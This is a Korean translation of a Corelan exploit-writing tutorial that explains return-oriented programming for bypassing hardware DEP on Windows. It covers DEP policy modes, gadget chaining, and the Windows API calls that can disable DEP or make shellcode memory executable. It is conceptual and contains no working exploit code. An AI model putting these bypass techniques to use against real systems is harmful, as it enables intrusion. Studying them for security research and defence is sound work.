

공격 코드 작성 따라하기

(원문: 공격 코드 Writing Tutorial 10)

2013.3

작성자: (주)한국정보보호교육센터 서준석 주임연구원
오류 신고 및 관련 문의: nababora@naver.com

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.03.14

본 문서는 원문 작성자(Peter Van Eeckhoutte)의 허가 하에 번역 및 배포하는 문서로, 원문과 관련된 모든 내용의 저작권은 Corelan에 있으며, 추가된 내용에 대해서는 (주)한국정보보호교육센터에 저작권이 있음을 유의하기 바랍니다. 또한, 이 문서를 상업적으로 사용 시 모든 법적 책임은 사용자 자신에게 있음을 경고합니다.

This document is translated with permission from Peter Van Eeckhoutte.

You can find **Copyright** from term-of-use in Corelan(www.corelan.be/index.php/terms-of-use/)

공격 코드 Writing Tutorial by corelan

[열 번째. ROP]

번역: 한국정보보호교육센터 서준석 주임연구원

오류 신고 및 관련 문의: nababora@naver.com

이전 문서들에서, 기본적인 스택 기반 오버플로우와 이것이 어떻게 임의의 코드 실행으로 이어질 수 있는지 설명 했다. 직접 RET 덮어쓰기, SEH 기반 공격, 유니코드, 공격 코드 제작 속도를 높여 주는 디버그 플러그인, 일반적인 메모리 보호 기법 우회 방법 등을 설명했다.

첫 번째 문서는 공격 코드 작성의 기본에 대한 내용으로, 아무런 사전 지식이 없는 사람도 이해할 수 있도록 제작 되었다. 뒤에서 다룬 내용 또한 난이도의 차이는 조금 있겠지만 모두 첫 번째 문에서 제시한 원리에 기초해 진행 되었다. 중요한 것은 어셈블리어와 창의적인 생각이 아닐까 싶다.

오늘 다룬 내용도 앞서 다뤘던 내용들과 크게 다르지 않다. 이전 문서들에서 다뤘던 내용을 전제로 공격 코드 제작 방법을 다루어 볼 것이다. 이 문서의 내용을 이해하기 위해선 다음과 같은 사전 지식 및 조건이 필요하다.

1. 스택 기반 공격 기법을 완벽히 숙지하고 있어야 한다(direct RET, SEH,,등등).
2. 어셈블리어에 대한 약간의 지식이 필요하다. 그렇다고 해서 크게 부담을 느낄 필요는 없다. 명령어들이 어떤 역할을 하는지 읽을 수만 있다면 이 문서를 이해하는데 큰 어려움은 없을 것이다. 하지만 공격 코드를 손수 만들고 싶다면 특정 작업을 수행하는 어셈블리 명령을 코딩하는 법을 알아야 할 것이다.
3. 이뮤니티 디버거를 조작할 수 있어야 한다. 브레이크 포인트를 설정하고, 명령어를 한 단계씩 실행해 나가고, 스택이나 레지스터의 값을 변경할 줄 알아야 한다.
4. 스택이 동작하는 원리를 이해하고 있어야 한다. 데이터가 어떻게 스택에 삽입 되고 추출 되는지, 레지스터가 어떻게 동작하는지, 스택 및 레지스터 값과 어떻게 상호작용할 수 있는지 알고 있어야 한다. 이 부분은 ROP를 이해하는데 필수 조건이다.
5. 기본 스택 기반 공격 기법을 완전히 이해하지 못했다면, 이 문서를 읽는 것이 의미가 없다. ROP에 대해 최대한 자세히 설명하겠지만, 지면상 모든 기법들을 일일이 나열할 수는 없다. 고로 독자들이 기본 스택 기반 공격에 대해 완벽히 숙지하고 있다는 가정하에 설명을 풀어 나갈 것이다.

여섯 번째 문서에서, 우리는 메모리 보호 기법을 우회할 수 있는 기법에 대해 조금 다뤄 보았다. 오늘은 이 보호 메커니즘들 중 하나인 DEP에 대해 자세하게 다룰 것이다(자세히 말하자면, 하드웨어 DEP에 대해 설명하고 이것을 어떻게 우회할 수 있는지 설명한다).

여섯 번째 문서에서 읽었듯이, 보호 메커니즘에는 크게 두 가지가 있다. 첫째로, 개발자에 의해 정의된 보호 기술들이 있다(시큐어 코딩, 스택 쿠키, safeseh 등등). 최근에 나온 대부분의 컴파일러와 링커들은 기본으로 이 기능들을 제공한다(시큐어 코딩은 제외). 하지만 슬프게도, 이런 보호 기법들에 의해 보호 받지 못하고 다른 메커니즘들에 의존하는 상당히 많은 애플리케이션들이 존재한다. 아직까지도 시큐어 코딩 원칙을 적용하지 않는 개발자들이 많은 것으로 알고 있다. 게다가, 몇몇 개발자들은 아예 보안 메커니즘 따위는 신경 쓰지도 않고 운영체제가 제공하는 보호 메커니즘에만 의존한다.

이러한 경향은 우리가 윈도우 운영체제에서 제공하는 보호 기법들에 눈을 돌리도록 만들었다. 특히 최근 운영체제에 기본으로 제공되는 ASLR(주소 공간 랜덤화)과 DEP(데이터 실행 방지) 기법에 대해 자세히 알아볼 것이다.


ASLR은 스택, 힙, 모듈 베이스 주소를 랜덤화 해서 주소 또는 메모리 위치를 예측 불가능하게 만든다. 결과적으로 해커는 신뢰도 높은 공격 코드를 만들 수 없게 된다. DEP는 기본적으로 스택에 있는 코드가 실행될 수 없도록 만든다.

ASLR와 DEP의 조합은 대부분의 경우에서 꽤 효과적으로 작동하는 것이 증명 되었다. 하지만 오늘 배울 내용을 확실히 이해한다면, 이것도 결국 우회할 수 있다는 사실을 알게 될 것이다.

간단히 말해서, 애플리케이션 버그 및 버퍼 오버플로우는 지속적으로 발견될 것이며, 아직까지 컴파일러 또는 링커 보호 기술이 모든 모듈에까지 미치지 못했다(윈도우8에서는 조금 달라질 지도 모르겠다). 이는 ASLR와 DEP가 최후의 방어막 기능을 한다는 것을 의미한다. ASLR와 DEP는 최근에 나온 모든 윈도우 기반 운영체제에 적용 되었다. 이로 인해 이 두 보호 기법을 우회하는 것이 해커와 연구원들에게 큰 숙제로 자리매김하게 되었다.

이번 문서에서 DEP를 우회하기 위해 사용할 기법은 최신 기법은 아니다. 이 기술은 ret-to-libc와 코드 재사용 기법을 기반으로 하며, 최근에는 ROP(Return Oriented Programming)로 이름 지어 졌다. 본격적인 논의에 앞서 먼저 ROP에 대한 개념적인 이해를 하고 넘어가 보자.

한번쯤은 영화 속에서 나쁜 사람들이 꼭 이런 식으로 협박 편지를 보내는 장면을 본 적이 있을 것이다. 요즘 같으면 그냥 이메일로 보내도 될 텐데 범인들은 꼭 저렇게 시간을 들여서 편지를 작성하는 수고를 마다하지 않았다. 갑자기 무슨 소리를 하는걸까? 바로 이것이 ROP 다. 뒤에서도 자세히 설명을 하겠지만, 우리가 만들고 싶은 'Boanproject'라는 단어를 구성하기 위해, 새롭게 펜으로 쓴다거나, 컴퓨터로 타이핑을 하는 것이 아니라, 기존에 가지고 있는 자료를 이용해 단어를 구성하는 데 필요한 요소들을 하나씩 찾아 연결해 주는 것이다. 위에서 보시다시피 굳이 많은 노력을 들이지 않고도 쉽게 소기의 목적을 달성할 수 있다.



벌써부터 완벽하게 이해할 필요는 없다. 기존에 존재하는 의미 없는 조각들을 모아 새로운 의미를 부여한다는 것 정도만 이해한다면 그걸로 충분하다.

리턴 지향 프로그래밍(ROP)은 공격자가 현재 수행 중인 프로그램 코드 안에 존재하는 서브루틴이 리턴 명령어에 닿기 전에 선별된 기계 명령어 또는 기계 명령어 덩어리를 간접적으로 실행시키기 위해 콜 스택의 제어를 통제하는 기술을 말한다.

실행되는 모든 명령어들이 원래 프로그램 안에 존재하는 실행 가능한 메모리 영역에서 추출한 것들이기 때문에, 이러한 기술은 사용자 제어 메모리 공간에서 명령어 수행을 방지하는 기술(DEP, ASLR을 지칭. 뒤에서 설명할 것이다)들을 우회하는 코드 인젝션과 같은 기술들을 사용하지 않아도 우회를 가능하게 해준다.

ROP를 이해하기 위해선 근간이 되는 기술인 return-into-libc 기법에 대해서도 이해해야 한다. 이것은 공격대상 프로그램에 새로운 코드를 주입하는 것이 아니라 프로그램 내부에 존재하는 코드들을 이용해서 원하는 명령들을 수행하는 공격 기법이다. 일반적인 명령어 흐름을 링크드 시스템 라이브러리에 내장된 함수들로 리다이렉션 시킴으로써 프로그램 흐름을 완전히 바꿔 놓을 수 있다.

ROP 체인을 구성하는 기준은 다음과 같다.

- 1) 전체 함수를 사용하는 대신에 명령어의 연속된 작은 덩어리들을 이용
- 2) 명령어 조각은 2개에서 5개 정도의 크기
- 3) 모든 명령어 조각은 ret 명령어로 끝나야 함
- 4) 명령어 조각들은 'gadget' 으로 서로 연결 되어 명령어 덩어리를 형성
- 5) gadget은 의도된 특정 행동을 수행 (load, store, xor, or branch)
- 6) 공격자는 여러 개의 gadget을 조합해 공격의 정교함을 더할 수 있음

지난 몇 년 동안 DEP를 우회하기 위해 ROP를 사용하는 새로운 기법에 대한 내용이 문서로 많이 작성되었다. 여기서는 단순히 관련 정보를 모두 하나로 모아 Win32 시스템에서 ROP가 어떻게 DEP를 우회할 수 있는지에 대해 설명한다.

DEP가 무엇이고 어떻게 우회하는지에 대해 알아보기 전에, 염두해 두어야 할 아주 중요한 사실이 하나 있다. 이전 문서들에서, 우리의 셸코드는 스택 또는 힙 어딘가에 위치했고, 신뢰할 만한 나름의 방법을 통해 셸코드로 점프하고 코드를 실행했다.

하드웨어 DEP가 활성화 된 상황에서, 공격자는 스택에 있는 단 하나의 명령어도 실행할 수 없다. 스택에 값을 삽입하고 추출하는 것은 가능하지만, DEP를 우회하거나 무력화 하기 전까지는 절대로 스택에서 점프 또는 명령어 실행을 할 수 없다. 반드시 명심하기 바란다.

1. Win32 시스템에서 하드웨어 DEP

하드웨어 DEP는 DEP 호환 CPU 상에서 NX('No eXecution page protection, AMD 스펙) 또는 XD('eXecute Disable, 인텔 스펙)의 장점을 이용해, 메모리의 특정 영역을 실행 불가능 영역으로 표시해서 데이터 실행을 막는 기법이다.

DEP로 보호되고 있는 페이지에서 코드를 실행하려는 시도가 포착되면, 접근 위반 (STATUS_ACCESS_VIOLATION (0xc0000005))이 발생한다. 대부분의 경우, 이것은 프로세스 종료로 이어진다. 그 결과, 개발자가 특정 메모리 영역에 있는 코드를 실행시키기 위해선 새로운 메모리 영역을 할당하고, 그 부분을 실행 가능하도록 별도로 표시하는 수밖에 없다.

하드웨어 DEP 지원은 윈도우 XP SP2 와 윈도우 서버 2003 SP1에서 도입 되었으며 이제는 모든 윈도우 기반 운영체제에 기본적으로 적용되고 있다.

각각의 가상 메모리 페이지에 대한 DEP 함수는 해당 페이지에 표시를 하기 위해 PTE(페이지 테이블

엔트리)에 있는 비트를 변화 시킨다.

운영체제가 이 기능을 이용하기 위해서 프로세서는 반드시 PAE 모드로 실행되고 있어야 한다. 다행히도, 윈도우는 기본으로 PAE를 활성화 한 상태에서 동작한다(64비트 시스템은 물리 주소 확장(AWE)을 사용하므로, 64비트 시스템을 위한 별도의 PAE 커널은 필요하지 않다.).

운영체제 안에서 DEP가 작동하는 방법은 다음에서 제시된 운영체제 DEP 설정에 따라 달라진다.

- OptIn: 한정된 윈도우 시스템 모듈/바이너리 세트만 DEP에 의해 보호된다.
- OptOut: 예외 리스트에 등록된 프로세스를 제외한 윈도우 시스템의 모든 프로그램, 프로세스, 서비스가 보호 된다.
- AlwaysOn: 윈도우 시스템의 모든 프로그램, 프로세스, 서비스 등이 보호된다. 예외는 없다.
- AlwaysOff: DEP가 꺼진 상태다.

위 네 가지 모드 이외에도, MS는 '영구적 DEP'라 불리는 메커니즘을 추가했는데, 이것은 프로세스들이 DEP 활성화 되는 것을 확실히 하기 위해 SetProcessDEPPolicy(PROCESS_DEP_ENABLE)를 사용한다. 비스타에서 이 '영구' 플래그는 /NXCOMPAT 옵션으로 링크된 모든 실행 가능한 파일에 자동으로 세트 된다. 플래그가 세트 되면, 해당 실행 파일에 대한 DEP 정책을 변화시키는 것은 SetProcessDEPPolicy 기법을 사용할 때만 가능하다.

SetProcessDEPPolicy 에 대한 보다 더 자세한 정보는 다음 사이트를 참고하기 바란다.

- [http://msdn.microsoft.com/en-us/library/bb736299\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx)
- [http://blogs.msdn.com/b/michael_howard/archive/2008/01/29/new-nx-apis-added-to-windows-vista-sp1](http://blogs.msdn.com/b/michael_howard/archive/2008/01/29/new-nx-apis-added-to-windows-vista-sp1-windows-xp-sp3-and-windows-server-2008.aspx)

windows -xp-sp3-and-windows-server-2008.aspx

다양한 버전의 윈도우들이 가지는 기본 DEP 세팅은 다음과 같다.

- 윈도우 XP SP2, XP SP3, Vista SP0: OptIn
- 윈도우 비스타 SP1: OptIn + 영구 DEP
- 윈도우 7: OptIn + 영구 DEP
- 윈도우 서버 2003 SP1 이상 버전: OptOut
- 윈도우 서버 2008 이상 버전: OptOut + 영구 DEP

XP와 2003 서버에서의 DEP는 boot.ini 인자값에 따라 달라질 수 있다. 파일의 끝에 다음과 같은 내용을 추가하면 운영체제의 기본 부트 설정을 추가할 수 있다.

/noexecute=policy

'policy' 부분에 OptIn, OptOut, AlwaysOn 또는 AlwaysOff가 들어갈 수 있다.

비스타/윈도우 서버 2008/윈도우 7에서는 bcdedit 명령으로 설정을 변경할 수 있다.

```

bcdedit.exe /set nx OptIn
bcdedit.exe /set nx OptOut
bcdedit.exe /set nx AlwaysOn
bcdedit.exe /set nx AlwaysOff

```

또한, bcdedit 명령을 실행하면 현재 nx 설정을 확인할 수 있다.

```

C:\Windows>bcdedit.exe
Windows 부팅 관리자
-----
identifier          {bootmgr}
device              partition=\\Device\\HarddiskVolume1
description         Windows Boot Manager
locale              ko-KR
inherit              {globalsettings}
default              {current}
resumeobject        {3ec9cdc9-4259-11e1-b257-a1f0af56e32b}
displayorder        {current}
toolsdisplayorder   {memdiag}
timeout             30

Windows 부팅 로더
-----
identifier          {current}
device              partition=C:
path                \\Windows\\system32\\winload.exe
description         Windows 7
locale              ko-KR
inherit              {bootloadersettings}
recoverysequence    {3ec9cdcb-4259-11e1-b257-a1f0af56e32b}
recoveryenabled      Yes
osdevice            partition=C:
systemroot           \\Windows
resumeobject        {3ec9cdc9-4259-11e1-b257-a1f0af56e32b}
nx                  OptIn

```

하드웨어 DEP에 대한 추가 정보를 다음 사이트에서 확인할 수 있다.

- <http://support.microsoft.com/kb/875352>
- http://en.wikipedia.org/wiki/Data_Execution_Prevention
- [http://msdn.microsoft.com/en-us/library/aa366553\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/aa366553(VS.85).aspx)

2. DEP 우회 - 블럭 생산

소개 부분에서 언급한 것처럼, 하드웨어 DEP가 활성화 되어 있을 때, 단순히 스택에 있는 셸코드는 실행될 수 없으므로 간단히 점프할 수는 없다. 이렇게 되면 프로그램에 접근 위반이 발생하고, 프로세스가 비정상 종료될 가능성이 크다.

게다가, 각 DEP 설정(OptIn, OptOut, AlwaysOn, AlwaysOff)과 영구 DEP 의 영향 및 부재는 다소 특이한 방법의 접근과 기술의 적용을 요구한다.

1) 우리가 가진 옵션은 무엇인가?

스택에 있는 우리의 코드를 실행할 수 없기 때문에, 우리가 할 수 있는 유일한 일은 로드된 모듈에서 가져온 call 함수 또는 기존 명령을 실행시키고 스택의 데이터를 인자값으로 주는 것이다.

이와 같이 기존에 존재하던 함수들은 공격자에게 다음과 같은 가능성을 제공해 준다.

- 명령 실행 (예를 들어 WinExec - 일반적인 'ret-to-libc')
- 스택에 존재하는 셸코드를 페이지를 실행 가능하도록 표시 후 셸코드로 점프
- 데이터를 실행 가능 영역으로 복사하고 그 위치로 점프 (공격자는 메모리를 할당한 뒤 해당 영역을 실행 가능한 영역으로 먼저 표시해야 할 수도 있음)
- 셸코드를 실행하기 전에 현재 프로세스의 DEP 설정을 변경

현재 활성화 된 DEP 정책과 설정은 공격자가 DEP를 우회하기 위해 사용하는 기법을 좌우한다. 가장 성공률이 높은 기법은 일반적인 ret-to-libc 이다. 공격자는 기존에 존재하는 윈도우 API 호출을 이용해 간단한 명령어를 실행시킬 수 있어야 하지만, 이 기법으로 최종 목적인 셸코드를 만들어 내기는 힘들 것이다.

좀 더 깊게 들어가 보자. 우리가 진정 원하는 것은 DEP 설정 우회/변경을 시도해서 우리가 만든 셸코드가 실행되도록 하는 것이다. 다행히도, 페이지를 실행 가능하도록 마크하는 것과 DEP 정책 설정을 바꾸는 것 등은 네이티브 윈도우 OS API 또는 함수 호출을 사용해 수행할 수 있다. 간단하지 않은가?

DEP를 우회해야 할 때, 우리는 윈도우 API를 호출해야 한다. API에 필요한 인자는 레지스터 또는 스택에 있다. 이 인자들이 있어야 할 곳에 위치하도록 하기 위해, 약간의 커스텀 코드를 작성해야 할 수도 있다.


생각해 보라. 예를 들어 주어진 API 함수의 인자 중 하나가 셸코드의 주소일 때, 공격자는 동적으로 이 주소를 생성 및 계산해 스택의 올바른 위치에 두어야 한다. 신뢰도가 떨어지는 관계로 단순히 하드 코딩할 수는 없다. 이 주소 값을 생성할 수 있는 코드를 작성하는 것도 결국 먹히지 않을 것이다. DEP가 활성화 되어 있다면 다 소용 없다.

- 질문: 스택에 있는 이 인자들을 어떻게 가져올 것인가?

- 답: 커스텀 코드를 이용해 가져올 수 있다.


하지만 스택에 위치하는 커스텀 코드 또한 실행될 수 없다. DEP가 뒤를 버티고 있기 때문이다. 안 믿겨 지는가? 우리가 첫 번째 문서에서 다뤘던 Easy RM to MP3 Converter 예제를 통해 테스트 해보자.

- DEP 비활성화 상태(OptIn)



- DEP가 활성화 된 상태(OptOut)





믿어도 좋다. 간단한 NOP 조차 DEP가 활성화 된 상태에서는 실행되지 않는다.

2) 가젯

어쨌든, 앞서 언급했던 '커스텀 코드' 문제로 돌아가 보자. DEP가 설정된 상황에서 스택에 있는 코드를 실행시킬 수 없다는 것을 확인했다. 이를 우회하려면 ROP를 사용해야 한다.

우리가 임의로 제작한 커스텀 코드를 실행하고, 궁극적으로 윈도우 API 함수 호출을 실행하기 위해, 우리는 기존에 존재하는 명령어를 가져와 일정 순서로 결합해야 한다. 결과적으로 이러한 코드 집합은 스택 또는 레지스터에 우리가 원하는 데이터를 삽입할 것이다.

우리는 명령어 체인을 구성해야 한다. DEP에 의해 보호되고 있는 지역에 있는 단 하나의 비트도 실행시키지 않고 체인의 한 부분에서 다른 부분으로 점프할 수 있어야 한다. 혹은, 하나의 명령어에서 다른 명령어로 리턴하는 방법을 택할 수도 있다(결국 스택이 세트될 때 윈도우 API 호출을 반환하게 된다.).


우리의 ROP 체인에 있는 각 명령어(연속된 명령어)는 '가젯'으로 불릴 것이다. 각 가젯은 다음 가젯을 반환하거나 다음 주소를 직접 호출한다. 이러한 방법으로 연속된 명령어들이 체인을 형성하게 된다. 우리가 앞으로 다룰 ROP 공격은 스택 기반 오버플로우에 적용하는 것임을 이해해야 한다.

참고: ROP에 대한 설명을 한 원문(http://cseweb.ucsd.edu/~ebuchana/brss_ccs2008.pdf)에서, Hovav Shacham은 '가젯'이라는 단어를 고급 레벨 매크로 또는 코드 조각을 칭할 때 사용했다. 최근에는 '가젯'이 ret로 끝나는 연속된 명령어를 의미하는 단어가 되었다(원래 의미의 부분 집합 정도로 생각할 수 있다).

가젯에 대한 이해를 돕기 위해 특정 변수를 로드해 덧셈을 수행하는 예시를 들어 보겠다.

1) 우선 공격자가 다음과 같은 가젯을 찾아 내었다고 가정해 보자.

(여기서 '찾았다'라는 말이 쓰인 이유는 뒤에서 설명할 예정)



만약 Load 명령을 수행하기 위한 기계어가 8개가 있고, 필요한 인자가 하나가 있다고 가정하면, Load 기능을 수행하기 위한 가젯은 그림2의 왼쪽 가젯과 같이 구성되어야 한다. 물론 각각의 기계어들은 현재 수행되고 있는, 공격자가 접근 가능한 프로그램 내부에 존재하는 기계어 조각들 중에서 추출한 것이다. (이러한 추출 작업을 도와 주는 도구들을 이용하면 비교적 간단하게(?) 기계어들을 추출 가능하다) ADD 명령 또한 Load 가젯과 같은 방법으로 추출한 것이다.

추출 과정을 통해 구성된 가젯들을 수행하게 되면 별도의 코드 삽입이나, 내장 함수를 이용하지 않아도 공격자가 원하는 행동들을 수행할 수 있게 된다.

2) 그렇다면 위에서 생성한 가젯들이 실제로 메모리에서 어떻게 작동하는지 살펴보도록 하자.




그림 3에서 보듯이 공격자가 작성한 가젯들은 메모리 스택에 차곡차곡 쌓인 후, 하나씩 수행된다. 여기서 중요한 점은(가장 어려운 부분이기도 하다) 공격자가 선택한 기계어 조각들이 스택의 형태를 망가뜨려선 안 된다는 점이다. 예를 들어 ret 1-2-3-4 순서로 스택에 쌓여야만 원하는 행동을 수행할 수 있다고 가정할 때, 만약 1번 기계어 덩어리에 스택의 모양을 변형시키는 기계어가 포함된다면 스택은 우리가 원하는 모습이 아닌 ret 1-4-2-3 나 ret 1-2-쓰레기 값-3-4 형태로 변형될 수 있다. 이렇게 되면 공격은 무용지물이 되거나 에러가 발생하게 된다.

그만큼 원하는 명령을 수행하기 위해 필요한 기계어 조각들을 찾아 가젯을 구성하는 것은 시간적인 노력뿐만 아니라, 메모리와 기계어와의 상호 관계에 대한 깊은 이해가 선행되어야만 가능한 일이다.

ROP 기반 공격 코드를 작성할 때, 공격자는 스택을 구성하고 API를 호출하는 가젯들을 사용하는 원리가 루빅 큐브를 푸는 것과 비슷하다는 것을 발견할 수도 있다. 스택에서 특정 레지스터와 값을 설정 하다 보면, 의도치 않게 다른 값들을 변경시킬 수도 있다.

결론적으로, ROP 공격 코드를 만드는 원리만 있을 뿐이지 이것을 만드는 일반적인 방법은 존재하지 않는다고 볼 수 있다. 또한 이것을 만드는 시도는 상당히 괴로운 작업이 될 수도 있다. 하지만 인내는 반드시 보답으로 돌아온다는 것을 말하고 싶다.

3) DEP를 우회할 수 있는 윈도우 함수 호출

공격 코드 작성을 시작하기 전에, 우선 어떤 접근 방법을 선택할 것인지 결정해야 한다. 현재 운영체제와 DEP 정책에 대해 DEP를 우회할 수 있는 어떤 윈도우 API 함수들이 있으며, 사용 가능한지 파악해야 한다. 결정한 뒤에는, 스택을 어떻게 세팅할 것인지에 대해서도 고민해 봐야 할 것이다.

아래에 제시된 함수들은 DEP를 우회 또는 비활성화 시킬 수 있는 주요 함수 목록이다.

- **VirtualAlloc(MEM_COMMIT + PAGE_READWRITE_EXECUTE) + copy memory** 이 함수는 실행 가능한 새로운 메모리 영역을 생성하고, 쉘코드를 거기에 복사한 다음 실행할 수 있도록 한다. 이 기법은 두 개의 API를 서로 체인으로 연결하는 작업이 필요하다.

- **HeapCreate(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc() + copy memory.** 이 함수는 VirtualAlloc()와 비슷한 원리로 동작하지만, 3 개의 API를 체인으로 연결해야 한다는 점이 다르다.

- **SetProcessDEPPolicy()** 이 함수는 현재 프로세스에 대한 DEP 정책을 변경시켜 준다(DEP 정책이 OptIn 또는 OptOut일 경우에만 해당)

- **NtSetInformationProcess()** 이 함수도 위와 마찬가지로 현재 프로세스에 대한 DEP 정책을 바꾼다.


- **VirtualProtect(PAGE_READ_WRITE_EXECUTE)** 이 함수는 주어진 메모리 페이지에 대한 보호 수준을 변경시켜 쉘코드가 위치한 메모리 영역을 실행 가능하도록 마크한다.

- **WriteProcessMemory()** 이 함수는 쉘코드를 쓰기와 실행이 허용된 다른 메모리 위치로 복사하는 기

능을 한다.

위에서 제시된 함수들을 사용하기 위해선 각각 스택과 레지스터들을 특수한 방법으로 세팅 시켜줘야 한다. 결론적으로, API가 호출될 때, 함수의 인자가 스택의 최상위(=ESP)에 위치하게 된다. 결국 공격자가 제일 신경 써야 되는 부분이 어떠한 신뢰성 높은 방법으로 스택에 있는 어떠한 코드도 실행하지 않고 스택 값들을 정교하게 조정하는 방법이다. 스택을 정교하게 조정한 뒤, API를 호출하게 될 것이다. 이것이 제대로 작동하게 만들려면, ESP는 정확히 API 함수 인자를 가리키고 있어야 한다.

